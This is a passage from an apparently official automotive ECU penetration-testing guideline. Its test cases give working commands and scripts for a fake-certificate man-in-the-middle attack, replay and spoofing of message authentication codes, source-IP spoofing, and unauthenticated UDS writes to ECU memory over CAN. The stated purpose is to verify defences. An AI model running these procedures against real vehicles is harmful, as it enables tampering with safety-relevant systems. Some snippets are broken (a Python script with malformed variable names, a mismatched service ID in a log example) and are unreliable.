Procedure	1. Preparation Connect the equipment for reading the storage device to the test PC and setup so that it can be used. 2. Connection Remove the storage device from the ECU and connect it to the reading equipment. 3. Reading of storage Dump and save the stored data from the test PC via the reading equipment. <*DEVFILE*> - Device file of storage connected by the reading equipment. <*DUMP IMAGE*>- Dumped data file from the storage. `$ sudo dd if=/dev/<DEVFILE> of=<DUMP IMAGE> bs=16M` 4. Checking the contents of the read data Apply the following checks to the dumped file. (1) Check that the data contains no unencrypted locations compared to the unencrypted firmware. (For example, search the dump file to check that it does not contain any data that matches command codes of the processor included in the unencrypted firmware, or make any similar confirmation.) (2) Check that the dumped data does not contain any important information (such as key information or the like). (3) Run the following command to check that the dumped data does not contain character strings of confidential data.

		$ strings <*DUMP_IMAGE*> This command is capable of extracting the character strings included in the firmware. (4) Run the following command to check that the file system is not included in images. $ fdisk –l <*DUMP_IMAGE*> This command is capable of displaying partition lists containing any identifiable partitions. If a partition list is displayed, it may be possible to access the files in the partition by using the mount command or the like to mount the partition.	
Criteria		It shall not be possible to access confidential information in external storage.	
Communication IFs that might be exploited in an ECU attack		Flash memory	
Security functions		Program decryption	
CWE Category		CWE-255: Credentials Management Errors CWE-320: Key Management Errors	
CWE		CWE-321: Use of Hard-coded Cryptographic Key CWE-798: Use of Hard-coded Credentials	
CAPEC		-	
AP values		10	The AP value is “10”.
	Elapsed time	0	Although the storage must be removed and a storage dump carried out to implement the test, the test should be completed in less than 1 day. Therefore, the elapsed time is defined as “≤ 1 day”, which is equivalent to a value of “0”.
	Specialist expertise	6	Since security-related tools are used to implement this test, the level of specialist expertise is defined as “Expert”, which is equivalent to a value of “6”.
	Knowledge of the item or component	0	Since embedded multi media card (EMMC) and other NAND memory specifications and the like are disclosed on the Internet, the level of knowledge of the item or component is defined as “Public”, which is equivalent to a value of “0”.
	Window of opportunity	4	Since flash memory requires physical access to the vehicle, the window of opportunity is defined as “Moderate”, which is equivalent to a value of “4”.
	Equipment	0	Since attackers can easily obtain the tools and the like necessary for this type of attack on the Internet, the level of equipment is defined as “Standard”, which is equivalent to a value of “0”.
Reference information		-	

4.2.6. Common IF Test Cases

4.2.6.1. APP-001: Man-in-the-middle attack using a fake certificate

ID	APP-001

Test case name	Man-in-the-middle attack using a fake certificate
Purpose	To check whether a man-in-the-middle attack using a fake certificate can be carried out by exploiting a certificate validation vulnerability.
Prerequisites	The target evaluation ECU must be capable of IP communication and must have a function that performs TLS communication with a center.
Input information	<*SERVER_IP*>- FQDN of legitimate HTTPS server (center server) that acts as the source of the fake certificate. <*SERVER_PORT*>- Port number of legitimate HTTPS server (center server) that acts as the source of the fake certificate. <*INT_ECU*>- Name of the interface that connects to the ECU of the relay machine. <*INT_ECU_IP*>- IP address allocated to the interface that connects to the ECU of the relay machine. <*INT_SERVER_IP*>- Name of the interface that connects to the center side of the relay machine. <*INT_ECU_IPINT_SERVER_IP*>- IP address allocated to the interface that connects to the center side of the relay machine.
Environment	Network environment that enables the target evaluation ECU to authenticate the center server. In addition, the relay machine described in the “Equipment” field must be capable of intercepting communication between the target evaluation ECU and the center.
Equipment	- Relay machine Test PC installed with Kali Linux The following two network interfaces are required to relay communication. (1) Interface for IP connection with the ECU (interface capable of communicating with the target evaluation ECU via Wi-Fi, Bluetooth, USB, or the like) ● Refer to “Required equipment” for each interface in Section 0, and prepare the relevant interface equipment for carrying out IP communication with the target evaluation ECU. (2) Interface for communicating with the center server (if IP communication is possible, any interface type is acceptable).
Procedure	1. Preparation (1) Pre-preparation Refer to the “Preparation” sub-sections of each interface in Section 0 for the pre-preparation procedure. Once this pre-preparation is completed, connect the test PC via the interface. Note that, if the target evaluation ECU connects to Wi-Fi as a Wi-Fi client, the test PC will function as the Wi-Fi access point (hostapd) in this test case as described below. Therefore, it is not necessary to connect the ECU or the test PC to a Wi-Fi access point. (2) Installation of the necessary tools

Install the tool needed in advance by the relay machine (dnsmasq: the DNS/DHCP server), hostapd (authenticator: only when the relay machine is laid out on the communication path to the center as the Wi-Fi access point of the ECU), and burpsuite (transparent proxy).

```
$ apt-get install dnsmasq hostapd burpsuite
```

(3) Collection of information about legitimate server

Using the relay machine, run the following openssl command to obtain the Subject value (CN or O and OU) as the certificate information.

```
$ openssl s_client -connect <SERVER_IP>: <PORT>
```

(4) Preparation and start of fake DNS and DHCP servers (dnsmasq)

Open /etc/dnsmasq.conf (the dnsmasq settings file) and edit as follows.

```
$ vi /etc/dnsmasq.conf
```

<*DHCP_LEASE_START_IP*>- DHCP lease start IP address.

<*DHCP_LEASE_END_IP*>- DHCP lease end IP address.

<*DHCP_LEASE_TIME*>- Lease time

```
log-facility=/var/log/dnsmasq.log
log-queries
interface=<INT_ECU>
dhcp-
range=<DHCP_LEASE_START_IP>,<DHCP_LEASE_START_IP>,
<DHCP_LEASE_TIME>h
dhcp-option=3,<INT_ECU_IP>
dhcp-option=6,<INT_ECU_IP>
```

Start the dnsmasq service.

```
$ service dnsmasq start
```

(5) Packet transfer (iptables)

Carry out the settings to transfer the packet from the ECU to the center via the transparent proxy (burpsuite).

<*PROXY_PORT*>- Port number used by transparent proxy.

```
$ iptables -t nat -A POSTROUTING -o <INT_SERVER> -j
MASQUERADE
$ iptables -t nat -A PREROUTING -p tcp --destination-port
<SERVER_PORT> -j REDIRECT --to-port <PROXY_PORT>
$ iptables -A FORWARD -i <INT_ECU> -o <INT_SERVER> -j
ACCEPT
$ echo '1' > /proc/sys/net/ipv4/ip_forward
```

(6) Preparation and start of fake access point (hostapd): only when the relay machine is laid out on the communication path to the center as the Wi-Fi access point of the ECU

Open the /etc/init.d/hostapd file and edit as follows.

```
DAEMON_CONF=/etc/hostapd/hostapd.conf
```

In addition, open /etc/hostapd/hostapd and edit as follows.

<*SSID*>- SSID name.

<*CHANNEL*>- Channel number.

<*WPA*>- WPU encryption method used (WPA = 1, WPA2 = 2).

<*WPA_PASSPHRASE*>- WPA/WPA2 password.

```
interface=<INT_ECU>
driver=nl80211
ssid=<SSID>
channel=<CHANNEL>
wpa=<WPA>
wpa_key_mgmt=WPA-PSK
wpa_passphrase=<WPA_PASSPHRASE>
rsn_pairwise=CCMP
```

Start the fake access point.

```
$ sudo systemctl unmask hostapd.service
$ sudo service hostapd start
```

(7) Preparation and start of transparent proxy server (burpsuite)

Start the installed (burpsuite) and make the following settings. (Since a “Burp Suite” icon will probably be created at the top of the GUI screen, double click to start.)

- On the “Binding” tab of the “Edit proxy listener” screen, select “Specific address” from “Bind to address”, and select <*INT_ECU_IP*>.
- Open the “Request handling” tab and select the “Support invisible proxying (enable only if needed)”option to operate Burp Suite as a transparent proxy server.

By the settings in Steps (1) to (7), HTTPS communication between the ECU and server will pass through the “burpsuite” transparent proxy.

2. Introduction of fake certificate to relay machine

(1) Create a private key for the fake certificate.

```
$ openssl genrsa 1024 > server.key
```

(2) Create the certificate signing request file for the fake certificate.

Input the certificate information obtained in the “Input information” field (CN, OU, etc.) and create the certificate signing request file (server.csr).

```
$ openssl req -new -key server.key > server.csr
```

(3) Implementation of self-signing in response to certificate signing request file

Using the fake certificate signing request file (server.csr) and private key (server.key) as inputs, implement self-signing in response to the fake certificate signing request file and obtain the fake certificate file (server.crt).

```
$ openssl x509 -req -signkey server.key < server.csr > server.crt
```

(4) Generation of PKCS#12 file using fake certificate and private key

Reade the fake certificate file (server.crt) and the server private key (server.key) to generate the PKCS#12 file (server.pfx).

```
$ openssl pkcs12 -export -inkey server.key -in server.crt -out
server.pfx
```

(5) Setting into Burp Suite

With the generated PKCS#12 file (server.pfx), option the Proxy ⇒ Options tab and set for

		an existing Listener or import by clicking the “Import / export CA certificate” button. 3. Connection check Connect the diagnostics tool to the ECU and carry out tool authentication. Next, start connecting the ECU to the center to carry out center connection device authentication. Here, since the fake certificate will be received from the transparent proxy, check that center connection device authentication fails.	
Criteria		Center authentication via the relay machine shall fail.	
Communication IFs that might be exploited in an ECU attack		All interfaces that use a center connection device authentication function	
Security functions		Center connection device authentication	
CWE Category		CWE-310: Cryptographic Issues CWE-1211: Authentication Errors	
CWE		CWE-295: Improper Certificate Validation CWE-335: Incorrect Usage of Seeds in Pseudo-Random Number Generator (PRNG) CWE-347: Improper Verification of Cryptographic Signature	
CAPEC		CAPEC-459: Creating a Rogue Certification Authority Certificate CAPEC-475: Signature Spoofing by Improper Validation	
AP values		6 to 10	The AP value differs depending on the window of opportunity. ● In the case of interfaces for which the window of opportunity is defined as “Unlimited”, the AP value is “6”. ● In the case of interfaces for which the window of opportunity is defined as “Easy”, the AP value is “7”. ● In the case of interfaces for which the window of opportunity is defined as “Moderate”, the AP value is “10”.
	Elapsed time	0	Since the tools and commands are disclosed on the Internet, no time is required to develop an attack technique. Therefore, the elapsed time is defined as “≤ 1 day”, which is equivalent to a value of “0”.
	Specialist expertise	6	Since specialist security-related commands are used, the level of specialist expertise is defined as “Expert”, which is equivalent to a value of “6”.
	Knowledge of the item or component	0	Since the specifications of each interface, the SSL/TLS specifications, and the like are disclosed on the Internet, the level of knowledge of the item or component is defined as “Public”, which is equivalent to a value of “0”.
	Window of opportunity	0 to 4	The value depends on the communication IF that might be exploited in an ECU attack. Refer to Appendix.1.1 to calculate the window of opportunity value corresponding to the interface. ● In the case of interfaces for which the window of opportunity is defined as “Unlimited”, the value is “0”.

			● In the case of interfaces for which the window of opportunity is defined as “Easy”, the value is “1”. ● In the case of interfaces for which the window of opportunity is defined as “Moderate”, the value is “4”.
	Equipment	0	Since attackers can easily obtain the tools and the like necessary for this type of attack on the Internet, the level of equipment is defined as “Standard”, which is equivalent to a value of “0”.
Reference information			https://burp-resources-ja.webappsec.jp/Documentation/burp/documentation/desktop/tools/proxy/options/invisible.html

4.2.6.2. APP-002: Attack that exploits expired X.509 certificate

ID	APP-002
Test case name	Attack that exploits expired X.509 certificate
Purpose	To check whether an attack that exploits an expired certificate is possible when the target evaluation ECU uses an X.509 certificate to communicate with another ECU or the backend server.
Prerequisites	The target evaluation ECU must have a function that uses an X.509 certificate to communicate with another ECU or the backend server. In addition, the target evaluation ECU must have a function that can validate expired certificates (CRL or OCSP).
Input information	-
Environment	Environment capable of enabling encrypted communication between the target evaluation ECU and another ECU or the backend server using an X.509 certificate.
Equipment	-
Procedure	1. Preparation Prepare an environment capable of enabling communication between the target evaluation ECU and another ECU or the backend server using an X.509 certificate. Then, register the certificate of the other ECU or the backend server to the certificate revocation list (CRL) to change the certificate status to “expired”. 2. Attack Start communication between the target evaluation ECU and the other ECU or the backend server. As a result, check that communication cannot be established and that other functions cannot be used.
Criteria	It shall not be possible to establish encrypted communication using an expired X.509 certificate.

Communication IFs that might be exploited in an ECU attack		All interfaces that use a center connection device authentication function	
Security functions		Center connection device authentication	
CWE Category		CWE-1211: Authentication Errors	
CWE		CWE-295: Improper Certificate Validation	
CAPEC		-	
AP values		3 to 7	The AP value differs depending on the window of opportunity. ● In the case of interfaces for which the window of opportunity is defined as "Unlimited", the AP value is "3". ● In the case of interfaces for which the window of opportunity is defined as "Easy", the AP value is "4". ● In the case of interfaces for which the window of opportunity is defined as "Moderate", the AP value is "7".
	Elapsed time	0	Since running the commands to implement the test should be completed in less than 1 day, the elapsed time is defined as "≤ 1 day", which is equivalent to a value of "0".
	Specialist expertise	3	Since the implementation of this test requires basic knowledge related to X.509, the level of specialist expertise is defined as "Proficient", which is equivalent to a value of "3".
	Knowledge of the item or component	0	Since information related to X.509 certificates is open to the public, the level of knowledge of the item or component is defined as "Public", which is equivalent to a value of "0".
	Window of opportunity	0 to 4	The AP value depends on the communication IF that might be exploited in an ECU attack. Refer to Appendix.1.1 to calculate the window of opportunity value corresponding to the interface. ● In the case of interfaces for which the window of opportunity is defined as "Unlimited", the value is "0". ● In the case of interfaces for which the window of opportunity is defined as "Easy", the value is "1". ● In the case of interfaces for which the window of opportunity is defined as "Moderate", the value is "4".
	Equipment	0	Since attackers can easily obtain the tools and the like necessary for this type of attack on the Internet, the level of equipment is defined as "Standard", which is equivalent to a value of "0".
Reference information		-	

4.2.6.3. APP-003: Spoofing attack at arbitrary timing using patterns of initial counter values

ID	APP-003
Test case name	Spoofing attack at arbitrary timing using patterns of initial counter values
Purpose	To test whether a legitimate ECU can be spoofed immediately after ECU reset when the freshness value introduced as a countermeasure against message authentication replay attacks is initialized by the ECU reset.
Prerequisites	Environment that implements message authentication in communication between transmitting and receiving ECUs.
Input information	Means to carry out ECU reset.
Environment	Environment that enables the transmission and reception of packets over a network consisting of transmitting and receiving ECUs.
Equipment	Equipment that enables the transmission and reception of packets over a network consisting of transmitting and receiving ECUs.
Procedure	1. Capturing of message authentication packet Reset the transmitting ECU and capture the same message authentication packet transmitted initially by the transmitting ECU. Check that the same message authentication packet is obtained even when carried out several times. When the same message authentication is obtained, in addition to resetting to 0 (the most simple example), the time or process ID might also be used as the seed. The entropy of these items is low and can be easily predicted. ➢ Reset to 0 ➢ Dependent on time ➢ Dependent on the process ID ➢ Dependent on unique IDs such as the VIN or CAN ID 2. Implementation of the spoofing attack Stop the transmitting ECU and transmit the message authentication packet obtained in advance in “Step 1. Capturing of message authentication packet” over the network to which the receiving ECU is connected.
Criteria	After transmission of the spoof message authentication, the behavior of the receiving ECU shall not be outside its specifications (i.e., the ECU shall not malfunction or the like).
Communication IFs that might be exploited in an ECU attack	All interfaces that use a message authentication function
Security functions	Message authentication
CWE Category	CWE-310: Cryptographic Issues

CWE		CWE-334: Small Space of Random Values	
CAPEC		-	
AP values		10 to 14	The AP value differs depending on the window of opportunity. ● In the case of interfaces for which the window of opportunity is defined as “Unlimited”, the AP value is “10”. ● In the case of interfaces for which the window of opportunity is defined as “Easy”, the AP value is “11”. ● In the case of interfaces for which the window of opportunity is defined as “Moderate”, the AP value is “14”.
	Elapsed time	1	The time required to implement the test is the total of the message authentication capture time and the static code analysis time. Although the capture time is less than 1 day, including code analysis, the test is projected to take less than 1 week, which is equivalent to a value of “1”.
	Specialist expertise	6	Since security-related tools are used, the level of specialist expertise is defined as “Expert”, which is equivalent to a value of “6”.
	Knowledge of the item or component	3	Since it is necessary to intentionally identify a method that continuously outputs the same type of message authentication to implement this test, the level of knowledge of the item or component is defined as “Restricted”, which is equivalent to a value of “3”.
	Window of opportunity	0 to 4	The value depends on the communication IF that might be exploited in an ECU attack. Refer to Appendix.1.1 to calculate the window of opportunity value corresponding to the interface. ● In the case of interfaces for which the window of opportunity is defined as “Unlimited”, the value is “0”. ● In the case of interfaces for which the window of opportunity is defined as “Easy”, the value is “1”. ● In the case of interfaces for which the window of opportunity is defined as “Moderate”, the value is “4”.
	Equipment	0	Since attackers can easily obtain the tools and the like necessary for this type of attack on the Internet, the level of equipment is defined as “Standard”, which is equivalent to a value of “0”.
Reference information		-	

4.2.6.4. APP-004: Spoofing attack by capturing all message authentication codes for a freshness value with low entropy

ID	APP-004
Test case name	Spoofing attack by capturing all message authentication codes for a freshness value with

	low entropy
Purpose	When the freshness value introduced as a countermeasure against message authentication replay attacks has low entropy, the purpose of this test is to capture all message authentication codes (MACs) and check whether spoofing is possible by transmitting the message authentication code to be transmitted next before the legitimate ECU.
Prerequisites	Environment that implements message authentication in communication between entities.
Input information	● Entropy of freshness value Identify a freshness value with low entropy. The specifications and the like of message authentication must be referenced to see whether the number of entropy bits is sufficient. An example of how to calculate the freshness value is as follows. Message authentication: Once per minute Frequency of MAC key exchange: Once per day Assuming the above frequency, at least 1,440 patterns must be used without recycling the message authentication code. Since log2(1,440) = 10.49, the entropy requires a minimum of 11 bits. ● Method of intentionally transmitting multiple identical message authentication codes A method of intentionally transmitting multiple identical message authentication codes must be identified using commands in the development environment that issue message authentication codes or using a physical button. For example, the same message authentication code is transmitted if a particular button on the H/U or HVAC panel is pressed.
Environment	Environment that enables the transmission and reception of packets over a network consisting of transmitting and receiving ECUs.
Equipment	Equipment that enables the transmission and reception of packets over a network consisting of transmitting and receiving ECUs.
Procedure	1. Capturing of message authentication packets Using the “Method of intentionally transmitting multiple identical message authentication codes” step described in the “Input information” field, transmit a message authentication code that the transmitting ECU transmits several times. Capture these codes. To determine the number of captures, first obtain the number of entropy bits. For example, if entropy consists of 11 bits, obtain the captures 2,048 times. 2. Implementation of the spoofing attack Monitor the message authentication packets transmitted by the transmitting ECU. Select the next packet from the packets captured in advance in “Step 1. Capturing of message authentication packets” and transmit the packet over the network. For example, if the packet obtained by monitoring is the 1,000th packet, select the 1,001st packet that was obtained and transmit it over the network (such as the CAN bus).
Criteria	After transmission of the spoof message authentication, the behavior of the receiving ECU

	shall not be outside its specifications (i.e., the ECU shall not malfunction or the like).		
Communication IFs that might be exploited in an ECU attack	All interfaces that use message authentication codes		
Security functions	Message authentication		
CWE Category	CWE-310:Cryptographic Issues		
CWE	CWE-331:Insufficient Entropy		
CAPEC	CAPEC-59:Session Credential Falsification through Prediction		
AP values		10 to 14	The AP value differs depending on the window of opportunity. ● In the case of interfaces for which the window of opportunity is defined as “Unlimited”, the AP value is “10”. ● In the case of interfaces for which the window of opportunity is defined as “Easy”, the AP value is “11”. ● In the case of interfaces for which the window of opportunity is defined as “Moderate”, the AP value is “14”.
	Elapsed time	1	The time required to implement the test is the total of the message authentication packet capture time and the static code analysis time. Although the capture time depends on the entropy of the freshness value and the number of packets per unit time, the freshness value described in “Specification of Secure Onboard Communication – Autosar” consists of 8 bits. If 1 capture is made per second, the capture will be completed in 1 day. Including code analysis, the test is projected to take less than 1 week in total, which is equivalent to a value of “1”.
	Specialist expertise	6	Since security-related tools are used, the level of specialist expertise is defined as “Expert”, which is equivalent to a value of “6”.
	Knowledge of the item or component	3	Since it is necessary to intentionally identify a method that continuously outputs the same type of message authentication to implement this test, the level of knowledge of the item or component is defined as “Restricted”, which is equivalent to a value of “3”.
	Window of opportunity	0 to 4	The value depends on the communication IF that might be exploited in an ECU attack. Refer to Appendix.1.1 to calculate the window of opportunity AP value corresponding to the interface. ● In the case of interfaces for which the window of opportunity is defined as “Unlimited”, the value is “0”. ● In the case of interfaces for which the window of opportunity is defined as “Easy”, the value is “1”. ● In the case of interfaces for which the window of opportunity is defined as “Moderate”, the value is “4”.

	Equipment	0	Since attackers can easily obtain the tools and the like necessary for this type of attack on the Internet, the level of equipment is defined as “Standard”, which is equivalent to a value of “0”.
Reference information		https://www.autosar.org/fileadmin/user_upload/standards/classic/4-3/AUTOSAR_SWS_SecureOnboardCommunication.pdf	

4.2.6.5. APP-005: ACL bypass by IP address spoofing

ID	APP-005
Test case name	ACL bypass by IP address spoofing
Purpose	To check that the access control list (ACL) of the firewall protecting the network cannot be bypassed by IP address spoofing.
Prerequisites	The target evaluation ECU must support IP communication. In addition, it must have a firewall function and restrict communication with the network using ACL.
Input information	<*SOURCE_IP*>- IP address of transmission source permitted by the ACL to pass packets. <*DESTINATION_IP*>- IP address of the target evaluation ECU.
Environment	The test PC must be connected to the same network as the target evaluation ECU.
Equipment	● Test PC installed with Kali Linux ● Equipment for connecting to the interface supported by target evaluation ECU Refer to “Required equipment” for each interface in Section 0, and prepare the relevant interface equipment for carrying out IP communication with the target evaluation ECU.
Procedure	1. Preparation Refer to the “Preparation” sub-sections of each interface in Section 0 for the preparation procedure. Run the following commands to install the packet operation program. `$ sudo apt python3 wireshark` `$ pip3 install scapy` When Wireshark is started for the first time by Kali Linux, run the following commands first. In the initial dpkg-reconfigure command, answer “Yes” to the inquiry about assigning packet capture privileges to other than the root user. <*USERNAME*>- User name of Kali Linux on test PC. `$ sudo dpkg-reconfigure wireshark-common` `$ sudo usermod -a -G wireshark <USERNAME>` 2. Creation of Python script to transmit spoofing packet To check bypassing of the ACL, the packet to be transmitted must be described using a Python script and transmitted. Edit the Python script, and enter an IP address permitted by the ACL to pass through or the same subnet IP address of the target evaluation ECU as the IP address of the target evaluation ECU into <*SOURCE_IP*> to create the packet spoofing the IP of the transmission source. (In the following example, the file name is saved as “ip_spoofing.py”.)

<table>
<tr><td></td><td colspan="2">* The Python script below describes an example in which the IP address of the transmission source of an ICMP packet (Echo Request, Seq No:5555) is spoofed and transmitted.)
<pre>
from scapy.all import *

def create_IP_packet():

    source_IP_addr = '<SOURCE_IP>'
    destination_IP_addr = '<DESTINATION_IP>'

    #ethernet = Ether()
    IP packet = IP(src=source IP addr ,dst=destination IP addr)
    ICMP packet = ICMP(type=8,seq=5555)
    #UDP_packet = UDP(sport=self.host,dport=<PORT>)
    packet = IP_packet/ICMP_packet
    #packet = IP_packet/UDP_packet
    return packet

packet = create_IP_packet()
send(packet, count=4)
</pre>
3. Transmission of spoofing packet
Transmission of packet that spoofs <SOURCE_IP>
Run the following command to transmit the packet that spoofs the transmission source IP.
<pre>$ python3 ip_spoofing.py</pre>
* During packet transmission, use Wireshark to watch the network communication and check whether transmission source IP spoofing is accomplished successfully.

Check that the packet that spoofs the transmission source IP is not received by the destination network.</td></tr>
<tr><td>Criteria</td><td colspan="2">It shall not be possible to communicate a packet that spoofs a transmission source IP to a destination network by bypassing the ACL.</td></tr>
<tr><td>Communication IFs that might be exploited in an ECU attack</td><td colspan="2">All interfaces that use a firewall</td></tr>
<tr><td>Security functions</td><td colspan="2">Firewall</td></tr>
<tr><td>CWE Category</td><td colspan="2">CWE-1211: Authentication Errors
CWE-417: Communication Channel Errors</td></tr>
<tr><td>CWE</td><td colspan="2">CWE-290: Authentication Bypass by Spoofing
CWE-940: Improper Verification of Source of a Communication Channel</td></tr>
<tr><td>CAPEC</td><td colspan="2">-</td></tr>
<tr><td></td><td>6 to 10</td><td>The AP value differs depending on the window of opportunity.
● In the case of interfaces for which the window of opportunity is defined as “Unlimited”, the AP value is “6”.</td></tr>
</table>

AP values			● In the case of interfaces for which the window of opportunity is defined as “Easy”, the AP value is “7”. ● In the case of interfaces for which the window of opportunity is defined as “Moderate”, the AP value is “10”.
	Elapsed time	0	Since running the commands to implement the test should be completed in less than 1 day, the elapsed time is defined as “≤ 1 day”, which is equivalent to a value of “0”.
	Specialist expertise	6	Since specialist security-related knowledge is required to implement this test, the level of specialist expertise is defined as “Expert”, which is equivalent to a value of “6”.
	Knowledge of the item or component	0	Since the firewall, ACL, and IP packet specifications and the like are disclosed on the Internet and the product functions are also open to the public, the level of knowledge of the item or component is defined as “Public”, which is equivalent to a value of “0”.
	Window of opportunity	0 to 4	The value depends on the communication IF that might be exploited in an ECU attack. Refer to Appendix.1.1 to calculate the window of opportunity value corresponding to the interface. ● In the case of interfaces for which the window of opportunity is defined as “Unlimited”, the value is “0”. ● In the case of interfaces for which the window of opportunity is defined as “Easy”, the value is “1”. ● In the case of interfaces for which the window of opportunity is defined as “Moderate”, the value is “4”.
	Equipment	0	Since attackers can easily obtain the tools necessary for this type of attack on the Internet, the level of equipment is defined as “Standard”, which is equivalent to a value of “0”.
Reference information		-	

4.2.6.6. APP-006: Attack that alters ECU programs or data using UDS

ID	APP-006
Test case name	Attack that alters ECU programs or data using unified diagnostics services (UDS)
Purpose	To check whether UDS (which can be used to change ECU data) can be implemented without authentication by UDS security access.
Prerequisites	The target evaluation ECU must implement a service capable of being used to change ECU data, such as UDS WriteDataByIdentifier or the like.
Input information	<*CLIENT_ID*>- CAN ID transmitted by UDS client. <*SERVER_ID*>- CAN ID transmitted by UDS server. * The above CAN IDs may or may not be prefixed by “0x”, which indicates that it is a

	hexadecimal decimal, depending on the implemented command. List of the data identifiers (DIDs) of the WriteDataByIdentifier service that can be used by the target evaluation ECU. List of the addresses and data records of the WriteMemoryByAddress service that can be used by the target evaluation ECU. List of the addresses and data records of the RequestDownload service that can be used by the target evaluation ECU.
Environment	Environment capable of connecting to the ECU running each UDS.
Equipment	● Test PC installed with Kali Linux ● USB CAN device that supports Linux SocketCAN E.g.: https://www.kvaser.com/product/kvaser-usbcan-pro-2xhs/ https://www.gailogic.co.jp/ae/can_pcif/pcan_usb_fd
Procedure	1. Preparation Refer to Section 0 to set up a test PC installed with the CAN test device. 2. CAN bus traffic dump Run the following command to acquire the CAN bus traffic dump. Save the acquired file as evidence. `$ candump -l <can0>` * Running the above candump command will create the “candump-XXXX-XX-XX_XXXXXX.log” dump file. 3. Implementation of UDS scan Start another terminal session and run the Caring Caribou command to start the service scan of the UDS server. <*CLIENT_ID*>- CAN ID transmitted by UDS client. <*SERVER_ID*>- CAN ID transmitted by UDS server. * <*CLIENT_ID*> and <*SERVER_ID*> in the following command represent values **prefixed** by “0x”. The <*timeout*> parameter (-t), which sets the timeout value for waiting for a response from the UDS server, may have to be adjusted. If, 0.2 seconds or longer is required between service request reception and response transmission in the target evaluation ECU specifications, increase the value in accordance with the ECU specifications. `$ ./cc.py -i <can0> uds services -t 0.2 <CLIENT_ID> <SERVER_ID>` 4. Transmission of Tester Present Start another terminal session and run the Caring Caribou command to periodically transmit a “Tester Present” SID to the UDS server. <*CLIENT_ID*>- CAN ID transmitted by UDS client.

* <*CLIENT_ID*> in the following command represents a value **prefixed** by “0x”.
<*delay*>- The “Tester Present” transmission interval. A request is transmitted periodically after the number of seconds specified for this value. The default value is 0.5, and may have to be adjusted so that it is shorter than the session timeout time of the target evaluation ECU.

```
$ ./cc.py -i <can0> uds testerpresent -d <delay> <CLIENT_ID>
```

5. Trial of WriteDataByIdentifier service

Using an unauthenticated “WriteDataByIdentifier” (0x2E) service, change the data stored in every usable DID.
Start another terminal session and run the following command to switch to a diagnostics session for the ECU.
<*CLIENT_ID*>- CAN ID transmitted by UDS client.
* <*CLIENT_ID*> in the following command represents a value **not prefixed** by “0x”.

```
$ cansend <can0> "<CLIENT_ID>#0210030000000000"
```

In the example above, the DiagnosticSessionControl service (0x10) is used to switch to extendedDiagnosticSession (0x03).
Implement the following procedure for all diagnostic sessions that can be used by the target evaluation ECU (e.g., ProgrammingSession).

Next, run the following command to write the data to the DIDs. The transmitted data changes in accordance with the DIDs that can be used with the target evaluation ECU.

```
$ cansend <can0> "<CLIENT_ID>#072E000102030405"
```

In the example above, the data record: [0x02 0x03 0x04 0x05] is written into the DID: 0x0001.

6. Confirmation of response to WriteDataByIdentifier service request

Run the following command to identify the response to “WriteDataByIdentifier” from the obtained dump file.
The expected response is a negative response (SID=0x7F), which is the negative response code (NRC) 0x33 (SecurityAccessDenied). If a positive response is returned, the vulnerability may exist.
<*CLIENT_ID*>- CAN ID transmitted by UDS client.
<*SERVER_ID*>- CAN ID transmitted by UDS server.
<*logfile*>- CAN traffic dump file obtained by Step 2.
* <*CLIENT_ID*> and <*SERVER_ID*> in the following command represent values **not prefixed** by “0x”.

```
$ cat <logfile> | grep "<SERVER_ID>#¥|<CLIENT_ID>#"
```

If WriteMemoryByAddress or RequestDownload is included in the supported service list, implement Steps 7 and 8 for WriteMemoryByAddress and Steps 9 and 10 for RequestDownload. If access is not restricted to these services, a security risk may be present.

Manually call up these services to check that they can only be used after service authentication or that they are not implemented.

7. Trial of WriteMemoryByAddress service

In the same way as for Step 6, implement the following procedure for all diagnostic sessions that can be used by the target evaluation ECU.

Run the following command to check whether the WriteMemoryByAddress (0x3D) service can be used without authentication.

<*CLIENT_ID*>- CAN ID transmitted by UDS client.

* <*CLIENT_ID*> in the following command represents a value **not prefixed** by "0x".

```
$ cansend <can0> "<CLIENT_ID>#073D12000002FFFF"
```

Although the above command must be adjusted in accordance with the specific ECU, it can be used to identify whether the service is implemented by the UDS server.

8. Analysis of response to WriteMemoryByAddress service request

Run the following command to extract the traffic related to the UDS server and UDS client from the obtained dump file.

<*CLIENT_ID*>- CAN ID transmitted by UDS client.

<*SERVER_ID*>- CAN ID transmitted by UDS server.

<*logfile*>- CAN traffic dump file obtained by Step 2.

* <*CLIENT_ID*> and <*SERVER_ID*> in the following command represent values **not prefixed** by "0x".

```
$ cat <logfile> | grep "<SERVER_ID>#¥|<CLIENT_ID>#"
```

An example of a log extracted by the above command is shown below.

```
(1633464155.642334) can0 <CLIENT_ID>#07340013400000FF
(1633464155.642394) can0 <SERVER_ID>#037F341100000000
```

In the example above, a request is made to write into the memory address 0x0000. A negative response (0x7F) that shows the service (0x3D) is not supported (0x11 (serviceNotSupported)) is received. However, if a positive response or another NRC is received, or if absolutely no response at all is received (e.g., the ECU suddenly reboots due to writing to an invalid memory range), the vulnerability may exist because the service is being implemented by an unauthorized method.

In addition, it is also possible that the service can be used only after security access is successful. In this case, the NRC will be 0x33 (securityAccessDenied). If this is the case, refer to the addresses and data records of the WriteMemoryByAddress service that can be used by the target evaluation ECU, change the address and data record transmitted in Step 7, and carry out the same procedure to check whether writing is only valid in the necessary memory ranges.

9. Trial of RequestDownload service

	In the same way as for Step 6, implement the following procedure for all diagnostic sessions that can be used by the target evaluation ECU. Run the following command to check whether the RequestDownload (0x34) service can be used without authentication. <*CLIENT_ID*>- CAN ID transmitted by UDS client. * <*CLIENT_ID*> in the following command represents a value **not prefixed** by "0x". $ cansend <*can0*> "<*CLIENT_ID*>#07340013400000FF" Although the above command must be adjusted in accordance with the specific ECU, it can be used to identify whether this service is implemented by the UDS server. 10. Analysis of response to RequestDownload service request Run the following command to extract the traffic related to the UDS server and UDS client from the obtained dump file. <*CLIENT_ID*>- CAN ID transmitted by UDS client. <*SERVER_ID*>- CAN ID transmitted by UDS server. <*logfile*>- CAN traffic dump file obtained by Step 2. * <*CLIENT_ID*> and <*SERVER_ID*> in the following command represent values **not prefixed** by "0x". $ cat <*logfile*> | grep "<*SERVER_ID*>#¥|<*CLIENT_ID*>#" An example of a log extracted by the above command is shown below. (1633464155.642334) can0 <*CLIENT_ID*>#07340013400000FF (1633464155.642394) can0 <*SERVER_ID*>#037F341100000000 In the example above, a request is made to download to the memory address 0x400000. A negative response (0x7F) that shows the service (0x34) is not supported (0x11 (serviceNotSupported)) is received. However, if a positive response or another NRC is returned, the service is being implemented and the vulnerability may exist. In addition, it is also possible that the service can be used only after security access is successful. In this case, the NRC will be 0x33 (securityAccessDenied). If this is the case, refer to the addresses and data records of the RequestDownload service that 